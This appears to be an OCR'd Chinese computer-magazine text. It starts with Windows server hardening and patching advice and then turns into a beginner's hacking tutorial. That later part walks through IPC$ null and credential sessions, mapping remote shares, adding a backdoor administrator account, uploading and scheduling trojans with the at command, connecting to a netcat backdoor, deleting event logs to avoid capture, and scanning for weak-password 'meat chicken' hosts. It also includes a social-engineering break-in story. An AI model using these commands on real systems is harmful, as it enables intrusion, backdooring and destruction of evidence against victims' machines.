在HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\下，找到右窗口的说明为“网卡”的目录，比如{4E16D952-E325-11CE-BFC1-06002BE10516}，展开它，在其下的0000,0001,0002...的分支中找到"DriverDesc"的键值为你网卡的说明，假如"DriverDesc"的值为"Intel(R) 82559 Fast Ethernet LAN on Motherboard"，然后在右窗口新建一字符串值，名字为 "Network address"，内容为你想要的MAC值，比如说是"005345400040"，然后重起计算机，在cmd命令行下用ipconfig /all可以看到，修改已经成功了。

二、补丁安装，以及MBSA，HFNetChk的使用

现在，我们已经安装完一些基本的组件，到了该打补丁的时候了。切记，补丁的安装应该在安装完所有需要的组件和应用程序以后，这是因为补丁程序往往要替换或者修改一些系统文件，如果先安装补丁再安装应用程序有可能导致补丁无效。

但是，一个聪明的网管并不一定会在一个补丁出来以后，立即选择安装它，而是应该全面考虑，补丁的安装是否又会带来新的问题呢？

这里，我向大家推荐MBSA，这个微软自己推出的软件。这是一个可从微软的TechNet 网站上免费下载的应用程序。

MBSA可以安装并运行在Microsoft Windows 2000 Server、Windows 2000专业版、Windows XP Home Edition和Windows XP Professional上。它实际上可以说是HFNetChk功能的一个超集。

MBSA与Windows update有哪些不同？

它们采用不同的方式对系统进行分析。例如：Windows Update仅包括针对Windows操作系统的关键修补程序，而MBSA可以报告Windows操作系统和其他微软产品（SQL SERVER等）缺少的即时修补程序。此外，有时某些即时修补程序会重新发行（如MS02-008），而MBSA总是确保你的系统上安装的是最新的修补程序版本，但Winidows update却做不到这点。

MBSA会对一个或多个系统进行扫描，并返回一个有关安全修补程序缺少、密码脆弱、Internet Explorer和Outlook Express安全设置以及Office宏保护设置等方面的报告。它还会提供有关眼前的安全问题及其修复方式的信息，以及指向有关该问题的其他信息的链接。

虽然微软将这个软件定位于基本安全分析和检测，但微软毕竟是微软，而且又是针对他自己的产品，所以感觉还是和其他的安全分析工具有所不同。篇幅所限，更多具体介绍，可以到下面这个地址查看：

http://www.microsoft.com/china/technet/security/tools/tools/mbsaqa.asp

三、善于借助第三方防火墙及杀毒软件

现在网络上各种病毒，千奇百怪，应有尽有，所以，安装杀毒软件就显得非常必要了。常见的杀毒软件有诺顿，国内的金山、瑞星等等。

然而，安装了杀毒软件不等于万事大吉了，要注意经常更新，否则，在新出现的病毒面前，杀毒软件一样爱莫能助。

防火墙的重要性，我想也不用我罗嗦了。目前大家用得比较多的，大都是“软件防火墙”，如Zone Alarm、Black Ice、国内的天网等等。装上防火墙以后，最重要的是配置好规则，否则，也是形同虚设。

经过上面的配置，你的服务器可以说“基本”上已经安全了。为什么说是“基本”上安全了呢？安全是个过程，不可能一蹴而就，它象儿童那样需要持续的关心和爱护。

要做到真正的安全，你还应该做到以下几点：


1、定期更新杀毒软件的病毒库；


2、加入一些大的邮件列表，像国外的Securityfocus和国内的nsfocus，关注安全动态，“与时惧进”；

3、以一个攻击者的“目光”来审视你的网络，试着定期对你的服务器进行扫描，渗透你的服务器。要相信，你能做到的，攻击者一定能做到，你做不到的，攻击者同样可能做到；

4、末了，送你一句话：对于安全，怎样小心都不为过。

菜鸟先飞





Iceyes

中国现在盛产菜鸟，几乎每个BBS里都可找出一大堆。说实话，我自己也是一个较菜的菜鸟。这几年计算机网络在中国发展的确很快，从外表上看，我们在计算机方面似乎已经很发达，可从近几年的黑客大战来看，我们的处境还是很严峻。虽然在大战中，我们让别人损失了不少东西，可我们用的是什么方法呢？只是给他们发些垃圾堵住它们罢了，这样的方法是没有太多技术成分的。美国攻打伊拉克已很长时间了，战况怎样我们不管，但在没有对伊拉克动武以前，美国已在网络上对伊拉克进行了攻击，也就是电子战。结果当然没有什么悬念了。所有的一切只能证明一点，当今世界没有技术，我们是赢不了别人的！

在网吧里，十有八九的人在打游戏，其他的在看电影、聊天。虽然大家都享受着20世纪文明的产物——计算机，但了解它的又有多少人呢？我曾经是个非常爱灌水的菜鸟，虽然灌水能学些东西，但进步不会很明显。假如你真的喜欢网络，那么就和我一起学习吧！不管现在是多菜，只要肯努力，总有一天你会成为"才"鸟的！还等什么呢？各类菜鸟们，咱们起飞吧！

菜鸟 加油篇

首先，你得丢掉那装满游戏的Win98系统，装个Win2000。想要跑的快，我们当然不能开拖拉机，选个小轿车那才舒坦啊！想要跑的远，就应给自己多加点油，先学一点基础的东西吧。

入侵一般都离不开CMD（Win2000/XP下面的DOS)。DOS是前几年流行的东西，自从有了Windows，大家都快把它给忘了。熟练掌握一些常用的入侵命令，你的水平会提高很多。别小看DOS命令哦，它的功能很强大的！

1. net命令

只要你拥有某IP的用户名和密码，而且也有IPC共享，那就用ipc$连接它吧！假如你得到的用户是test，密码是159753，对方IP为192.168.0.1，那么命令就是：

```
net use \\192.168.0.1\ipc$ "159753" /user:"test"
```

有些主机允许建立空连接，意思就是：密码和用户空着就可以和主机建立连接。命令是：

```
net use \\192.168.0.1\ipc$ "" /user:""
```

建立空连接，我们没有什么权限，不过，可以探测主机的一些信息。断开连接的命令是：

```
net use \\192.168.0.1\ipc$ /del
```

在登陆主机后，你可以映射对方硬盘驱动器，不过，它的硬盘必须是共享的。这里的共享是指网络共享，你可以用net share这个命令来查看你的共享！

```
net use k:\\192.168.0.1\c$
```

这个命令的意思是把远程主机的C盘映射到本地，在本地显示的是K盘！

如果你登陆主机的帐户有管理员权限，那么就可以创建用户了。下面，我们看看怎么创建用户。假如我们要创建一个用户名为hacker，密码为123456 的用户：

```
net user hacker 123456 /add
```

等显示命令完后，我们再把它加入administrator组里：

```
net localgroup administrators hacker /add
```

查看用户列表的命令为：net user

查看某个用户信息。如：**net user hacker** 查看hacker的用户信息。

更改用户密码。如：**net user hacker 159753** 把hacker的密码改成159753

激活用户。如：**net user hacker /active:yes** 把hacker激活

2. copy命令

建立ipc$连接后，我们可把本地文件复制到对方硬盘上去。假设我们把本地c盘下的server.exe复制到IP为192.168.0.1机器的c盘下，命令如下：

```
copy server.exe \\192.168.0.1\c$
```

如果要复制到d盘，则把c改为d就行了！

```
copy server.exe \\192.168.0.1\d$
```

如果你要把他复制到winnt目录里，那就输入：

```
copy server.exe \\192.168.0.1\admin$
```

当然我们也可以把对方的文件复制到本地，如：

```
copy \\192.168.0.1\c$\server.exe d:\
```

这个命令是把远程主机C盘下的server.exe拷贝到本地硬盘d下。

3. at命令

一般，我们入侵后都会留下后门。我们把木马传上去后，该怎么启动它呢？这就需要用at命令了。这里假设你已登陆了那个服务器，而且已上传了一个木马，名为server.exe。现在，我们要让它在远程主机上运行。

首先，我们要得到对方主机的时间，用如下命令：

```
net time \\192.168.0.1
```

这样就会返回一个时间，这里假设时间为10：00。

```
at \\192.168.0.1 10:3 server.exe
```

用如上命令，主机会在10:03分运行server.exe程序。

当然，这个server.exe是什么类型的文件，你可自己决定。可以是后门，也可以是远程控制软件的服务端。

4. telnet命令

假如刚才我们给它上传的是netcat，那么我们可以用telnet连接主机的99端口了。如下：

telnet 192.168.0.1 99

这个命令非常实用，不过正常情况下需要用户名和密码。如果你给安了后门，可以直接连到这个木马打开的端口。连接到对方主机后，你就可在对方主机上运行命令了。比如上面提到的添加用户，也可远程启动一些服务。

5. del命令

这个命令也很有用，我们经常会用它来删除系统日志。如果不想被抓进去的话，就乖乖的用用吧！

NT的日志一般有这些（假设系统装在C盘）：

del c:\winnt\system32\logfiles*.*
del c:\winnt\ssytem32\config*.evt
del c:\winnt\system32\dtclog*.*
del c:\winnt\system32*.log
del c:\winnt\system32*.txt
del c:\winnt*.txt
del c:\winnt*.log

当然，你还别忘了和主机断开连接！

6. attrib命令

这个命令是设置文件属性的。有时我们要删除主机上的某个文件，却发现怎么删都不行，那是因为那文件属性被设置成了只读。嘿嘿！有了这个命令就别怕了。

attrib -r server.exe

这个命令是把server.exe 的只读属性去掉。

如果把“-”改为“+”，则把这个文件的属性设置为只读。如下：

attrib +r server.exe

下面是Ping命令的一些常用参数：

-a 将目的机器标识转换为IP地址；

-t 若使用者不人为中断，会不断Ping下去；

-c count要求Ping命令连续发送数据包，直到发出并接收到count个请求；

-d 为使用的套接字打开调试状态；

-f 是一种快速方式的Ping。使得Ping输出数据包的速度和数据包从远程主机返回一样快，或者更快，达到每秒100次。在这种方式下，每个请求用一个句点表示。对于每一个响应打印一个空格键；

-i seconds在两次数据包发送之间，间隔一定的秒数。不能同“-f”一起使用；

-n 只使用数字方式。在一般情况下，Ping会试图把IP地址转换成主机名。这个选项要求Ping打印IP地址，而不去查找用符号表示的名字。如果，由于某种原因无法使用本地DNS服务器，这个选项就很重要了；

-p pattern 用户可通过这个选项标识16字节，把这些字节加入数据包中。当在网络中诊断与数据有关的错误时，这个选项就非常有用；

-q 使Ping只在开始和结束时打印一些概要信息；

-R 把ICMP RECORD-ROUTE选项加入到ECHO_REQUEST数据包中，要求在数据包中记录路由，这样当数据返回时，Ping就可以把路由信息打印出来。每个数据包只能记录9个路由节点。许多主机忽略或者放弃这个选项；

-r 使Ping命令旁路调用于发送数据包的正常路由表；

-s packetsize使用户能标识出要发送数据的字节数。缺省是56个字符，再加上8个字节的ICMP数据头，共64个ICMP数据字节；

-v 使Ping处于Verbose方式。它要Ping命令除了打印ECHO-RESPONSE数据包外，还打印其它所有返回的ICMP数据包。

其实命令还有很多，我在这里就不多介绍了，一般菜鸟能掌握上面的命令就差不多了。如果有兴趣你可以自己去学学。

要控制一台计算机，我们得有管理的权限。要得到这权限，至少要知道主机的一些信息，我们才有下手的地方。信息收集就是对目标主机及其相关设施、管理人员进行非公开的调查和了解，用于对入侵目标安全防御工作的进一步信息掌握，这是一次入侵前奏，也是入侵所要知道的基础知识。

收集主机信息篇

有这样一个真实的故事：

几年前的一个早晨，一群陌生人走进了一家大型远洋运输公司并控制了该公司的整个计算机网络。他们是怎么做到的？是通过从该公司许多不同员工那里一点点的获得帮助来达到目的的。首先，他们在实地踩点的两天前已对该公司进行了研究。例如，通过给人力资源部门打电话获得该公司重要员工的姓名列表。然后，他们在大门前假装丢失了钥匙让别人开门放他们进去。最后在进入三楼的安全区域时他们又故伎重演，这次他们丢失的是他们的身份标志，而一名员工面带微笑的为他们开了门。这群陌生人知道该公司的CFO那时不在公司，所以进入了他的办公室，并从没有锁定的个人电脑中获取了财务信息。他们将公司的垃圾堆翻了个遍，找到了各种有价值的文档。得到了管理垃圾的门房的帮忙，使他们可将这些东西顺利带出公司。这些人同样学会了模仿CFO的声音，所以他们可以在电话中冒充CFO的身份装作很焦急的样子来询问网络密码。自此，他们终于可使用常规的黑客手段来获取系统的超级用户权限。

在这个故事中，这些陌生人所扮演的角色是CFO（首席财政官），请来了对自己的计算机进行安全检查的网络安全顾问，而且公司的员工对此都不知情。他们可以在没有从CFO那里获得任何权利的情况下，运用社会的交际和诈骗让自己畅通无阻。

当然作为菜鸟的我们，不可能有那么厉害。为入侵一台普通主机，我们也不可能做得像间谍那样。但收集主机信息还是最基础的一步。有关于主机的信息有很多，如操作系统、开放端口等。现在开发出来的扫描器也有很多，这个到方便了不少菜鸟。流光就是个不错的扫描器，是国内菜鸟首选的扫描工具。但流光4.7已经过期，而流光5.0又迟迟未发布，这让很多菜鸟都失望了。因此我这里只能介绍别的扫描器了！

1. X-Scan-v2.3扫描器

X-Scan-v2.3是一款傻瓜式的扫描器，而且也有汉化的！此扫描器操作简单，而且解压后就可直接使用。解压后得到图1所示的窗口。




图1

运行后程序界面如图 2 所示。




图 2

（1）界面操作简单

界面比流光简单多了，一般的菜鸟都能操作。下面，我们进行扫描模块设置。

对于不同扫描要求，应该选择不同的扫描选择。如果你只是扫扫肉鸡，可只选择“开放端口”、“N T 弱口令”、“Netbios 信息”（图 3）。去掉一些没有用的扫描选项，扫描速度会快一点。




图 3

（2）扫描参数设置

扫描参数里的一些选项基本上不用改，填上IP 就可进行扫描（图 4）。如果要强制扫描主机，可选择“无条件扫描”。这个可扫描一些 Ping 不通的主机。其他的“端口相关设置”、“SNMP 相关设置”等可不用去更改。如果需要，可自己进行更改。使用方法可参见说明书。




图 4

（3）启动扫描

界面如图 5 所示。

用鼠键右键单击主机，可选择“查看”选项。我们要的东西是扫描报告，可直接在界面左边看，也可以网页的形式查看扫描报告。如果你还不是很清楚，可参考使用说明书，那里面写的很详细！

对于菜鸟来说，希望得到的信息是 NT 弱口令。但只有很少一部分主机能直接得到密码。因此，我们应该多看看其他扫描信息，试着从其他扫描信息中发现一些什么，用其他的方法进入主机。我们不能老是守株待兔，这样，水平只能停滞不前。




图 5

2．手工收集远程主机信息

一般的菜鸟收集主机信息基本上是用软件。下面，我介绍一下用手工方法收集远程主机的部分信息。不知道你有没有试过！

Ping 是大家比较常用的命令。用 Ping 192.168.0.1 命令，得到：

```
Pinging 192.168.0.1 with 32 bytes of data:

Reply from 192.168.0.1: bytes=32 time<10ms TTL=128
Reply from 192.168.0.1: bytes=32 time<10ms TTL=128
Reply from 192.168.0.1: bytes=32 time<10ms TTL=128
Reply from 192.168.0.1: bytes=32 time<10ms TTL=128
Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

